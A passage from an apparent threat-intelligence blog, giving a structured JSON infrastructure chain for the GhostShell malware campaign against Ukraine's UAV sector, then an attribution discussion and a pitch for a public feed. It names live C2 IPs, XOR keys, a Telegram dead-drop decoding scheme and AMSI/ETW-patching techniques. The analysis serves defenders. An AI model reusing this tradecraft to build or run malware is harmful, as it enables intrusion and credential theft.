"The value is base64-decoded then XOR-decoded with key 'deadbeef1337' to yield the runtime C2 host. Example: [CFG]XFNPUVZLV1MfAQ==[/CFG] -> 86.54.25.2.",
"Channel 'flufff6262' (1 subscriber, bio 'testing some code for fun') acts as a dead-drop resolver on a legitimate third-party platform.",
"Defanged from https://t.me/flufff6262 for public feed display."
]
},
{
"id": "metasploit_c2_ip",
"type": "ip",
"value": "86.54.25.2",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009) (Whois)",
"evidence": [
"Runtime C2 host decoded from the Telegram dead-drop; the WinINet stager connects to it over HTTPS on TCP/443 and loads the next stage in memory.",
"IP location Kazakhstan ADSL - Icosys Computers And Communication Limited.",
"ASN AS210006 ASKZ Shereverov Marat Ahmedovich, KZ (registered 2025-05-14); netname Shereverov-network, country KZ.",
"Because the address is fetched at runtime from a rotating dead-drop post, the operational host can be changed without rebuilding the implant."
]
},
{
"id": "launcher_22",
"type": "file",
"value": "22.exe",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009)",
"evidence": [
"SHA256 8de34006dafd990853a45cbe9aaab4ee18c8cd4c1ad0a98fe71f8d63cd60db25.",
"Discovered by KRAKEN on the same delivery infrastructure; not previously seen elsewhere as malware.",
"Multi-stage Go x64 launcher: AES-256-GCM-decrypts an embedded config, extracts two gzip components (an Xray-Core client and a native Windows loader) to %TEMP% with randomized filenames.",
"Native loader patches AmsiScanBuffer, AmsiOpenSession, EtwEventWrite, EtwEventWriteTransfer and NtTraceEvent, then AES-256-CBC-decrypts an embedded PE and manually maps it (relocations + import resolution) before calling its entry point in-process.",
"On completion it kills started processes, disables the proxy, removes temp files and self-deletes; no persistence observed."
]
},
{
"id": "xray_c2",
"type": "ip",
"value": "5.181.156.168",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009) (Whois)",
"evidence": [
"Xray-Core tunnel endpoint; outbound traffic is tunneled via VLESS + XTLS Vision + REALITY to 5.181.156.168:25475.",
"Locally the launcher exposes an HTTP proxy on 127.0.0.1:10809 and a SOCKS proxy on 127.0.0.1:10808 and sets the user WinINET proxy plus HTTP_PROXY / HTTPS_PROXY for the loader.",
"IP location Moldova, Chisinau - MivoCloud; resolve host 5-181-156-168.mivocloud.com.",
"ASN AS39798 MivoCloud SRL, MD (registered 2015-03-24) - same hoster (MivoCloud / AS39798) as the cndexpress.cc C2 IP."
]
},
{
"id": "vidar_payload",
"type": "file",
"value": "Vidar v2 (in-memory, manually mapped by the 22.exe native loader)",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009)",
"evidence": [
"Final payload identified with high confidence as Vidar v2.",
"Collects browser passwords, cookies, history and autofill, crypto-wallet data, browser-extension data, Telegram/Discord/Steam artifacts, Outlook/FileZilla configs, system info, screenshots and C2-defined files.",
"Supports server-side loader tasks for executing further programs or scripts; exfiltration rides the Xray VLESS tunnel."
]
}
],
"chain": [
{
"entity_id": "rar_archive",
"role": "entry",
"techniques": ["IIM-T024"],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false
},
{
"entity_id": "decoy_pdf",
"role": "entry",
"techniques": [],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "Decoy document is target-localization context for the initial delivery, not the execution payload itself."
},
{
"entity_id": "startup_vbs",
"role": "staging",
"techniques": ["IIM-T024"],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "Loader artifact placed in Startup via archive path traversal (CVE-2025-8088); logon persistence is captured separately in attack_annotations (T1547.001)."
},
{
"entity_id": "cloudaxis_url_122",
"role": "staging",
"techniques": [],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false
},
{
"entity_id": "cloudaxis_url_update",
"role": "staging",
"techniques": [],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false
},
{
"entity_id": "cloudaxis_domain",
"role": "staging",
"techniques": ["IIM-T002"],
"role_confidence": "confirmed",
"technique_confidence": "likely",
"needs_review": false,
"review_notes": "Dedicated-server delivery host (Ultahost / Cogent). Tagged cloud/commercial hosting; ~131 days old so not disposable."
},
{
"entity_id": "cloudaxis_ip",
"role": "staging",
"techniques": ["IIM-T002"],
"role_confidence": "confirmed",
"technique_confidence": "likely",
"needs_review": false
},
{
"entity_id": "loader_122",
"role": "staging",
"techniques": [],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "XOR-overlay (CRPT) loader; runs Stage-2 in memory."
},
{
"entity_id": "stage2_implant",
"role": "payload",
"techniques": [],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false
},
{
"entity_id": "implant_cert",
"role": "staging",
"techniques": ["IIM-T012"],
"role_confidence": "likely",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "Role: IIM has no dedicated credential role; the cert is modeled as a staging/transport artifact because its job is authenticating the implant to C2. The shared self-named issuer (CN=GhostShell Implant CA) across per-implant leaf certs is the IIM-T012 reuse signal and the primary cluster pivot."
},
{
"entity_id": "cndexpress_c2_url",
"role": "c2",
"techniques": ["IIM-T021"],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "mTLS-gated endpoint: the real response is served only when the custom client presents the embedded client cert (request-fingerprinting gate); otherwise 400 Bad Request."
},
{
"entity_id": "cndexpress_domain",
"role": "c2",
"techniques": ["IIM-T002", "IIM-T010"],
"role_confidence": "confirmed",
"technique_confidence": "likely",
"needs_review": false,
"review_notes": "~7-day-old domain on a separate registrar (Spaceship) = disposable registration; AI-generated decoy hosting page at root."
},
{
"entity_id": "cndexpress_ip",
"role": "c2",
"techniques": ["IIM-T002"],
"role_confidence": "confirmed",
"technique_confidence": "likely",
"needs_review": false
},
{
"entity_id": "loader_update",
"role": "staging",
"techniques": [],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "In-memory HTTPS stager (Metasploit-consistent), classified as loader/stager rather than dropper."
},
{
"entity_id": "telegram_deaddrop",
"role": "redirector",
"techniques": ["IIM-T006", "IIM-T013"],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "Dead-drop resolver on a legitimate third-party site (Telegram). Telegram only encodes the next-hop host here; it is not used as the bidirectional message bus, so IIM-T018 is intentionally not applied."
},
{
"entity_id": "metasploit_c2_ip",
"role": "c2",
"techniques": ["IIM-T011"],
"role_confidence": "confirmed",
"technique_confidence": "likely",
"needs_review": false,
"review_notes": "Operational host is fetched at runtime via the dead-drop resolver, so it functions as a rotatable C2 node (IIM-T011). KZ ADSL / small AS could also support a bulletproof-style read (IIM-T003) but that is left out pending more nodes."
},
{
"entity_id": "launcher_22",
"role": "staging",
"techniques": [],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "Go launcher embedding Xray-Core; transport/proxy layer plus in-memory PE loader."
},
{
"entity_id": "xray_c2",
"role": "c2",
"techniques": ["IIM-T002"],
"role_confidence": "confirmed",
"technique_confidence": "likely",
"needs_review": false,
"review_notes": "VLESS + XTLS Vision + REALITY tunnel endpoint on MivoCloud (AS39798), same hoster as cndexpress_ip. No dedicated IIM technique exists for an encrypted proxy transport; tagged cloud hosting and described in evidence."
},
{
"entity_id": "vidar_payload",
"role": "payload",
"techniques": [],
"role_confidence": "likely",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "Commodity stealer (Vidar v2) delivered via the 22.exe lane; role-confidence likely because identification is by behavior/family rather than a clean published sample hash."
}
],
"relations": [
{
"from": "rar_archive",
"to": "decoy_pdf",
"type": "drops",
"sequence_order": 1,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"Extracting the RAR writes the Besomar-themed decoy PDFs alongside the malicious VBS.",
"All decoys share identical size and creation timestamp 2026:06:06 16:39:42+02:00."
]
},
{
"from": "rar_archive",
"to": "startup_vbs",
"type": "drops",
"sequence_order": 2,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"Extraction copies the VBS into %APPDATA%\\...\\Startup via relative path traversal, abusing CVE-2025-8088 / CVE-2025-6218.",
"All dropped VBS copies share SHA256 cff6007dbb9826d0a08865f47a71b31e90c5067c637ac863e360315da984f107."
]
},
{
"from": "startup_vbs",
"to": "cloudaxis_url_122",
"type": "download",
"sequence_order": 3,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"Decoded ExecuteGlobal stub runs curl against the cloudaxis.cc 122.exe URL into %TEMP%."
]
},
{
"from": "startup_vbs",
"to": "cloudaxis_url_update",
"type": "download",
"sequence_order": 4,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"Decoded ExecuteGlobal stub runs curl against the cloudaxis.cc update.exe URL into %TEMP%."
]
},
{
"from": "cloudaxis_url_122",
"to": "cloudaxis_domain",
"type": "references",
"sequence_order": 5,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"Locator-to-host edge: the 122.exe download URL is served from cloudaxis.cc."
]
},
{
"from": "cloudaxis_url_update",
"to": "cloudaxis_domain",
"type": "references",
"sequence_order": 6,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"Locator-to-host edge: the update.exe download URL is served from cloudaxis.cc."
]
},
{
"from": "cloudaxis_domain",
"to": "cloudaxis_ip",
"type": "resolves-to",
"sequence_order": 7,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"Whois lists 154.58.204.149 (Madrid / Cogent / AS214036 Ultahost) as the dedicated server for cloudaxis.cc."
]
},
{
"from": "cloudaxis_url_122",
"to": "loader_122",
"type": "download",
"sequence_order": 8,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"The 122.exe URL serves the PE32+ loader (SHA256 ab5681266f...) to the malware client."
]
},
{
"from": "loader_122",
"to": "stage2_implant",
"type": "execute",
"sequence_order": 9,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"122.exe XOR-unpacks the CRPT overlay (key d0cd4cb8d4673e28) and runs the Stage-2 PE in memory (VirtualAlloc / VirtualProtect / LoadLibrary / GetProcAddress)."
]
},
{
"from": "stage2_implant",
"to": "implant_cert",
"type": "references",
"sequence_order": 10,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"The Stage-2 implant carries the EC mTLS client cert + key in its .rdata PKCS#12 config and presents it for C2 authentication.",
"Issuer CN=GhostShell Implant CA is the per-cluster PKI anchor."
]
},
{
"from": "stage2_implant",
"to": "cndexpress_c2_url",
"type": "connect",
"sequence_order": 11,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"Implant POSTs the host-fingerprint beacon to cndexpress.cc/analytics/collect over WinHTTP, authenticating with the client cert and ignoring the server cert (flags 0x3300)."
]
},
{
"from": "cndexpress_c2_url",
"to": "cndexpress_domain",
"type": "references",
"sequence_order": 12,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"Locator-to-host edge: the /analytics/collect endpoint is served from cndexpress.cc."
]
},
{
"from": "cndexpress_domain",
"to": "cndexpress_ip",
"type": "resolves-to",
"sequence_order": 13,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"Sandbox traffic to cndexpress.cc terminates at 5.252.177.88:443 (Missouri / MivoCloud / AS39798)."
]
},
{
"from": "cloudaxis_url_update",
"to": "loader_update",
"type": "download",
"sequence_order": 14,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"The update.exe URL serves the in-memory loader / HTTPS stager (SHA256 b18346348...)."
]
},
{
"from": "loader_update",
"to": "telegram_deaddrop",
"type": "download",
"sequence_order": 15,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"update.exe fetches t.me/flufff6262 over HTTPS and reads the [CFG]...[/CFG] value from the page body."
]
},
{
"from": "telegram_deaddrop",
"to": "metasploit_c2_ip",
"type": "references",
"sequence_order": 16,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"The [CFG] blob base64+XOR('deadbeef1337') decodes to the C2 host: [CFG]XFNPUVZLV1MfAQ==[/CFG] -> 86.54.25.2."
]
},
{
"from": "loader_update",
"to": "metasploit_c2_ip",
"type": "connect",
"sequence_order": 17,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"After substituting the resolved host into the 757-byte shellcode (placeholder 111.111.111.111), the WinINet stager connects to 86.54.25.2 over HTTPS/443 and pulls the next stage in memory (Metasploit x64 reverse_https-consistent)."
]
},
{
"from": "cloudaxis_domain",
"to": "launcher_22",
"type": "references",
"sequence_order": 18,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "tentative",
"x_evidence": [
"KRAKEN surfaced 22.exe (SHA256 8de34006d...) as an additional file distributable from the same delivery infrastructure.",
"The exact cloudaxis.cc URL/path for 22.exe is not published, so this hosting edge is kept tentative pending a confirmed delivery URL."
]
},
{
"from": "launcher_22",
"to": "vidar_payload",
"type": "execute",
"sequence_order": 19,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "likely",
"x_evidence": [
"The native loader extracted by 22.exe AES-256-CBC-decrypts an embedded PE, manually maps it and calls its entry point in-process; the mapped payload is Vidar v2."
]
},
{
"from": "launcher_22",
"to": "xray_c2",
"type": "connect",
"sequence_order": 20,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "confirmed",
"x_evidence": [
"The embedded Xray-Core client tunnels outbound traffic via VLESS + XTLS Vision + REALITY to 5.181.156.168:25475 and exposes local HTTP/SOCKS proxies on 127.0.0.1:10809 / 127.0.0.1:10808."
]
},
{
"from": "vidar_payload",
"to": "xray_c2",
"type": "communicates-with",
"sequence_order": 21,
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "likely",
"x_evidence": [
"Vidar exfiltration is routed through the local proxy / Xray tunnel; 5.181.156.168 is the observed tunnel endpoint rather than Vidar's terminal C2.",
"Kept likely because the report establishes the tunnel and the Vidar family but does not expose Vidar's own downstream C2 host."
]
}
],
"attack_annotations": [
{
"technique_id": "T1566.001",
"name": "Phishing: Spearphishing Attachment",
"tactic": "Initial Access",
"comment": "Besomar-themed RAR archive delivered to Ukrainian UAV-sector targets."
},
{
"technique_id": "T1203",
"name": "Exploitation for Client Execution",
"tactic": "Execution",
"comment": "CVE-2025-8088 / CVE-2025-6218 archive handling places the VBS into the Startup folder."
},
{
"technique_id": "T1059.005",
"name": "Command and Scripting Interpreter: Visual Basic",
"tactic": "Execution",
"comment": "Base64 + ExecuteGlobal VBS stub fetches and launches the EXEs."
},
{
"technique_id": "T1547.001",
"name": "Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder",
"tactic": "Persistence",
"comment": "VBS placed in the Windows Startup folder; Stage-2 implant additionally uses CurrentVersion\\Run."
},
{
"technique_id": "T1140",
"name": "Deobfuscate/Decode Files or Information",
"tactic": "Defense Evasion",
"comment": "CRPT XOR overlay (d0cd4cb8d4673e28), (i*7-0x58)&0xFF config decrypt, base64+XOR 'deadbeef1337' dead-drop config."
},
{
"technique_id": "T1620",
"name": "Reflective Code Loading",
"tactic": "Defense Evasion",
"comment": "122.exe runs Stage-2 in memory; update.exe runs decrypted shellcode; 22.exe manually maps Vidar in-process."
},
{
"technique_id": "T1562.001",
"name": "Impair Defenses: Disable or Modify Tools",
"tactic": "Defense Evasion",
"comment": "update.exe patches AMSI/ETW and unhooks ntdll; 22.exe loader patches AmsiScanBuffer/AmsiOpenSession/EtwEventWrite/EtwEventWriteTransfer/NtTraceEvent."
},
{
"technique_id": "T1497",
"name": "Virtualization/Sandbox Evasion",
"tactic": "Defense Evasion",
"comment": "update.exe checks sleep timing, available RAM and logical processor count."
},
{
"technique_id": "T1102.001",
"name": "Web Service: Dead Drop Resolver",
"tactic": "Command and Control",
"comment": "update.exe resolves its C2 host from a Telegram channel post (t.me/flufff6262)."
},
{
"technique_id": "T1071.001",
"name": "Application Layer Protocol: Web Protocols",
"tactic": "Command and Control",
"comment": "HTTPS beacons to cndexpress.cc and HTTPS stager traffic to 86.54.25.2."
},
{
"technique_id": "T1573.002",
"name": "Encrypted Channel: Asymmetric Cryptography",
"tactic": "Command and Control",
"comment": "EC mutual-TLS (P-256) client-cert authentication between Stage-2 implant and cndexpress.cc."
},
{
"technique_id": "T1090",
"name": "Proxy",
"tactic": "Command and Control",
"comment": "22.exe routes traffic through an embedded Xray-Core VLESS/XTLS/REALITY tunnel to 5.181.156.168:25475."
},
{
"technique_id": "T1113",
"name": "Screen Capture",
"tactic": "Collection",
"comment": "Stage-2 implant uses GDI+ (GdiplusStartup/GetDC/CreateCompatibleBitmap/BitBlt)."
},
{
"technique_id": "T1555.003",
"name": "Credentials from Password Stores: Credentials from Web Browsers",
"tactic": "Credential Access",
"comment": "Vidar v2 steals browser passwords, cookies, autofill and extension data."
}
],
"x_actor_name": "GhostShell",
"x_malwarebox_id": "MB-0009",
"x_cve": ["CVE-2025-8088", "CVE-2025-6218"],
"x_victim_context": "Ukraine UAV / drone supply chain - military units, technical personnel, procurement staff, volunteer organisations and defense-sector partners; lures impersonate the Ukrainian fixed-wing drone manufacturer Besomar.",
"x_source_reports": [
"Synaptic Security Blog - GhostShell (MB-0009): Targeting Ukraine's UAV Operations and Defense Supply Chain"
],
"x_source_urls": [
"https://blog.synapticsystems.de/ghostshell-mb-0009-targeting-ukraines-uav-operations-and-defense-supply-chain/"
],
"x_report_published_at": "2026-06-22T00:00:00Z",
"x_cluster_pivots": [
"Issuer CN=GhostShell Implant CA on the implant mTLS PKI (very likely hard-coded in the C2 builder; strongest pivot).",
"Stage-2 config decrypt routine (i*7 - 0x58) & 0xFF with AVX2 + scalar paths.",
"CRPT XOR overlay key d0cd4cb8d4673e28.",
"Beacon template implant=v%u.%u.%u&host=%s&user=%s&pid=%lu&tid=%lu (YARA-able).",
"Infra discipline: registrar/hosting separation (PDR+Cogent/Ultahost vs Spaceship+MivoCloud), per-phase rotation, reused AI-generated decoy hosting pages."
],
"x_solbit_note": "Surface signals (Ukrainian lures, UTC+2 PDF timestamps, 'benefits Russia' cui-bono) all point one way but are the cheapest to plant; the expensive origin-bearing deep signals (custom crypto routine, implant PKI, infra discipline) are currently neutral. No surface/deep divergence indicating a false flag, but also no deep evidence for a sponsor: attribution is held honestly at cluster level (GhostShell / MB-0009), not at sponsor level.",
"x_publication_safety": "URL entity values are defanged (hxxps, [.]); domain and ip entity values are kept live for tooling/pivoting. Hashes, the cert fingerprint and crypto keys are from the published analyst report.",
"x_corrective_notes": [
"Modeled the implant mTLS client certificate as a 'staging' position (auth/transport material) because IIM v1.1 has no credential role; documented in review_notes.",
"Telegram dead-drop tagged IIM-T013 + IIM-T006 only (not IIM-T018), since Telegram resolves the next-hop host rather than acting as the bidirectional message bus.",
"22.exe -> cloudaxis hosting edge kept tentative: KRAKEN found 22.exe on the infrastructure but the exact delivery URL/path is not published.",
"Stage-2 modeled as a descriptive 'file' entity (no clean published SHA-256); MD5 df587c58c82d7cfb41d966d2fe21cecb retained in evidence."
]
}
IIM View in KRAKEN
How Do We Use the Extracted Intelligence for Further Analysis?
SOLBIT is a general model for attribution under deception.
CTI is the first domain in which I have implemented it, but the model can, in principle, also be applied to other intelligence disciplines.
In simple terms, SOLBIT divides the available evidence into six domains:
Strategic
Operational
Linguistic
Behavioral
Infrastructure
Technical
That gives us S-O-L-B-I-T.
The interesting part is not merely the list. Each domain receives a weight based on one central question:
How expensive is this signal to fake?
A hash can be changed in seconds.
An artificial timezone can be inserted just as easily.
Infrastructure developed and maintained over several months or a custom cryptographic routine is considerably more expensive to fake.
SOLBIT therefore does not simply add indicators together. It weighs them according to their resistance to manipulation and deliberately checks whether the cheap, easily fabricated surface-level signals and the expensive, deeper signals point in the same direction.
When they do not, that discrepancy becomes a warning sign for a potential false flag.
And this distinction is particularly important in a new case like GhostShell.
SOLBIT separates:
The same hand
Whose hand
It forces me to be honest about the attribution level we have actually reached:
Cluster
Persona
Real-world sponsor
Instead of seeing a victim, spotting a few convenient artifacts and immediately jumping to a flag.
So, let’s throw the findings from above into the six domains.
Strategic: Intent
The target profile is Ukraines UAV and drone supply chain:
Military units
Technical personnel
Procurement staff
Volunteer organizations
This tells us quite a lot about the actors interests, cui bono, but very little about their origin.
That is exactly why SOLBIT assigns this domain relatively little weight when answering the sponsor question.
“They are targeting Ukraine, therefore it must benefit Russia” is precisely the kind of signal that any half-competent false-flag operation could plant just as easily.
Operational: Tradecraft
This is where things start to get more interesting.
The actor deliberately separates registrars and hosting providers:
PDR versus Spaceship
Cogent in Madrid versus MivoCloud in Missouri
The infrastructure is also rotated between campaign phases. cloudaxis[.]cc dates back to February, while cdnexpress[.]cc was only seven days old at the time of analysis.
At the same time, the actor reuses minimal, AI-generated decoy websites.
These are operational decisions, not random coincidences and decisions are more expensive to fake than a hash.
Linguistic
Evidence in this domain is thin, which is itself worth stating.
The Ukrainian-language decoy PDFs represent target localization, a surface-level signal.
The +02:00 timezone found in the PDF metadata is interesting, but it is also trivial to manipulate.
Free-form text suitable for actual NLI or stylometric analysis?
Nowhere to be found.
Coverage in this domain is therefore low and I am going to call it low instead of inflating a weak signal until it looks more exciting than it really is.
Behavioral
This domain describes how the implant behaves.
The implant:
Ignores server-certificate validation errors using flags 0x3300
Authenticates using an mTLS client certificate
Assigns each implant its own 64-bit identifier
Establishes persistence through a Windows Run key
Captures screenshots through GDI+
These are behavioral habits that may remain consistent across multiple samples.
Infrastructure: My IIM Stuff
This is the most valuable domain in this case.
We have domains, IP addresses, ASNs, registrars and hosting providers, but most importantly, we have a custom implant PKI using the following issuer:
CN=GhostShell Implant CA
This string is highly likely to be hardcoded into the C2 builder, making it the strongest pivot in the entire artifact set.
Any future sample or server presenting a certificate issued by exactly this CA can be linked back to the same cluster with high confidence.
Technical: IOCs and Code
The technical domain contains the hashes, the XOR overlay key:
d0cd4cb8d4673e28
and, more importantly, the custom decryption routine:
(i * 7 - 0x58) & 0xFF
including both its AVX2 implementation and scalar fallback.
We also have the beacon template:
implant=v%u.%u.%u&host=%s&user=%s&pid=%lu&tid=%lu
Hashes are cheap. They change with every build.
The specific cryptographic routine and beacon format, however, are YARA-able and considerably stickier.
So, What Does SOLBIT Tell Us?
All of the surface-level signals, the Ukrainian lures, the UTC+2 metadata and the fact that the operation would supposedly “benefit Russia” point very obediently in the same direction.
But those are also the cheapest signals to plant.
The expensive, origin-bearing, deeper signals, the cryptographic routine, the implant PKI and the actors infrastructure discipline remain neutral for now.
They are strong enough to track GhostShell as an independent cluster, but not strong enough to attach a national flag to it. There is also no meaningful surface-to-deep divergence that would scream false flag. I simply do not yet have deep evidence identifying a sponsor.
In practical terms, SOLBIT allows me to anchor GhostShell as a distinct cluster through its implant CA, decryption routine and infrastructure patterns.
At the same time, it keeps the attribution honestly at the cluster level and prevents me from turning “they are targeting Ukraine” into a sponsor assessment that the available evidence simply does not support.
That is exactly what the model is for.
Previous Findings
I have already mentioned that the TA has been active since February 2026. This is due to the registration of the first domain in February and public posts about the malware / C2 / Telegram
I have been working on IIM for a while now, mostly because adversary infrastructure is still weirdly underrepresented in public CTI. If you track adversaries, you’re probably familiar with the challenge of reconstructing their attacks:
We have IOC feeds.
We have malware databases.
We have ATT&CK mappings.
We have long reports with screenshots, diagrams and tables.
All useful.
And still, when you want to understand how an operation was actually built, you often end up doing the same thing manually again:
Open the report -> Extract the domains -> Follow the URLs -> Check the samples -> Look at the redirect chain -> Find the staging host -> Check what the payload talks to -> Write notes -> Draw a mental grap -> Maybe put it into some internal tool -> Then forget where half of the context came from three weeks later
Make adversary infrastructure chains visible, browsable and reusable 🙂
What the feed website is
The IIM Public Feed website is a public interface for structured IIM chains.
[LIVE VIEW]
Instead of only publishing isolated indicators, the feed shows how observed infrastructure components are connected inside an operation.
A chain can include things like:
entry -> redirector -> staging -> payload -> c2
Or, in a more practical example:
Each element has a role, each connection a relation and each chain can include actor context, campaigncontext, source references and evidence.
So the question is no longer only:
Which domains were used?
The better question becomes:
How did these domains, URLs, payloads and endpoints work together?
That is the entire point of the feed.
Why this exists
A lot of public CTI is still flattened too early. An operation starts as a chain of infrastructure, delivery logic, payloads and backend communication. By the time it lands in a feed, it often becomes this:
domain
ip
url
hash
tag
Great. Technically correct. Also missing half of the useful context.
The problem is not that IOCs are useless. They are useful. Blocking, detection, enrichment, correlation, retro-hunting, all of that still needs indicators.
The problem is that an IOC without role and relation is only a fragment.
A domain can be many things.
It can be an entry point, a redirector, host a payload, part of C2, a decoy or it can be unrelated noise that looked interesting for five minutes.
A hash can be a payload.
A URL can be staging.
An IP can be backend infrastructure.
A compromised site can be part of a delivery chain without being “the actor’s server”.
Without structure, all of that gets thrown into the same bucket.
And then everyone pretends the bucket is intelligence.
It is a model for describing adversary infrastructure as chains of roles and relations.
The idea is intentionally boring in the best way:
Give infrastructure components a role. Connect them with meaningful relations. Keep the evidence attached. Make the chain readable for humans and usable for machines.
In IIM terms, a component might have a role like:
entry
redirector
staging
payload
c2
And relations can describe how components interact:
redirects_to
hosts
downloads
drops
communicates_with
resolves_to
That creates a structured view of the operation. A way to stop losing the shape of the infrastructure the moment we export the data.
Which, honestly, feels overdue.
What makes feed.iim.malwarebox.eu useful
The website gives these chains a public place.
You can look at an actor or campaign and inspect the infrastructure chain behind it. Instead of reading a paragraph and then scrolling to an IOC appendix, the structure is visible directly. You can filter by actor and simply click on an available chain to see how the attacker structures their attacks 🙂
The important part is the relationship between objects.
For example:
domain A redirected to URL B
URL B staged payload C
payload C contacted endpoint D
endpoint D was linked to actor/campaign context
That is already much more useful than a flat list.
It shows the path, the role of each object, why an indicator matters and it gives the analyst something to reason about.
This is especially useful when looking across multiple campaigns. If the same actor keeps using similar layouts, similar staging behavior, similar redirect setups or similar backend separation, that becomes visible as a pattern.
And that is where infrastructure analysis becomes more interesting than “here are five domains, have fun”.
Publication periods & Participating
Malwarebox will regularly use internal and public reports to generate IIM chains, so you can understand how attackers structure their attacks.
If you build your own IIM chains and would like to publish them with us, please feel free to email them to me at contact@malwarebox.eu, including relevant references so we can validate the results (blog posts, write-ups, etc.). Since I’ve been doing most of the work on my own so far, I’ve now put together a small team, but we’d love to grow 🙂 If you’d like to join the current initiative (publishing analyses, development) or support us in other ways (e.g., financially, *this work isn’t cheap* or through evaluation), please feel free to contact us at the email address above, every bit of support helps us improve and move faster!
Why this matters for adversary understanding
Understanding adversaries is not only about naming them.
Actor names are useful, but they are also messy. Different vendors use different names, clusters shift, overlaps happen, confidence changes and sometimes everyone is clearly talking about related activity while pretending the naming situation is totally fine.
Classic CTI moment.
Infrastructure gives another angle.
How does the actor deliver payloads?
Do they use redirectors?
Do they rely on compromised infrastructure?
Do they separate staging and C2?
Do they reuse backend systems?
Do they rotate only the visible front layer?
Do they make the same operational mistakes repeatedly?
Those questions are not answered well by a hash list.
They are also not fully answered by ATT&CK technique IDs.
ATT&CK is good for behavior. Malware databases are good for malware family knowledge. IOC feeds are good for indicator distribution.
The IIM feed focuses on the infrastructure chain.
That is the missing public layer I care about here.
Where Mantis fits in
The feed is connected to the wider Malwarebox ecosystem.
Mantis is used as an internal place to collect, reverse engineer and process malware samples, metadata and related observations. Some of that context can then be turned into structured IIM chains and published through the public feed.
So the flow is roughly:
Mantis -> collect / import / enrich observations
IIM -> model infrastructure as roles and relations
IIM Public Feeds -> publish selected chains in a browsable form
Malwarebox -> connect chains with research, actor pages and defensive context
That connection is important.
The feed is not meant to be a random gallery of graphs. It is meant to become a public layer where selected infrastructure chains from real research and observations can be exposed in a consistent format.
This is attack pattern mapping on the infrastructure layer
The easiest way to describe the idea is probably this:
IIM Public Feeds map attack patterns on the infrastructure layer.
The focus is how adversaries compose infrastructure during operations.
Delivery paths
Redirect layers
Staging locations
Payload hosting
C2 exposure
Reuse across campaigns
Relationships between moving parts
That gives defenders and analysts a different view.
A single domain may be dead tomorrow.
A payload URL may disappear.
A hosting provider may suspend the server.
The campaign may rotate visible infrastructure.
But the way the operation is structured can still tell you something.
Sometimes the structure is clean, sometimes it is messy, sometimes it is lazy and sometimes it is surprisingly consistent.
All of that is analytical signal for us 🙂
Why public access matters
A lot of infrastructure mapping already happens somewhere.
In private vendor platforms, internal analyst graphs, screenshots inside PDFs, notes that never leave a team, spreadsheets with names like apt_infra_final_v4_REAL.xlsx.
That is fine for internal workflows, but it does not create a public reference layer.
Public IIM chains can be linked. They can help students, researchers and defenders understand operations faster.
That is one of the reasons I wanted this to be visible on a public website. This could also become a large-scale disruptive measure if it gains widespread adoption. Until then, we will continue to publish updates and refine our approach wherever possible.
How this fits next to existing sources
The goal is not to replace existing projects.
Malpedia is useful for malware family knowledge. ATT&CK is useful for behavioral technique mapping. ThreatFox and similar feeds are useful for indicators. MalwareBazaar & Co are useful for samples. Reports are useful for narrative analysis.
IIM Public Feeds sit next to those layers and focus on the infrastructure structure.
A simple way to put it:
Malpedia: What malware family are we looking at?
ATT&CK: What behavior and techniques are involved?
IOC Feeds: Which indicators were observed?
IIM Feeds: How was the adversary infrastructure chained together?
That is the niche. And yes, it is specific.
Good. Specific is useful.
Where IIMQL fits in
The feed website is only the visible part of the whole thing.
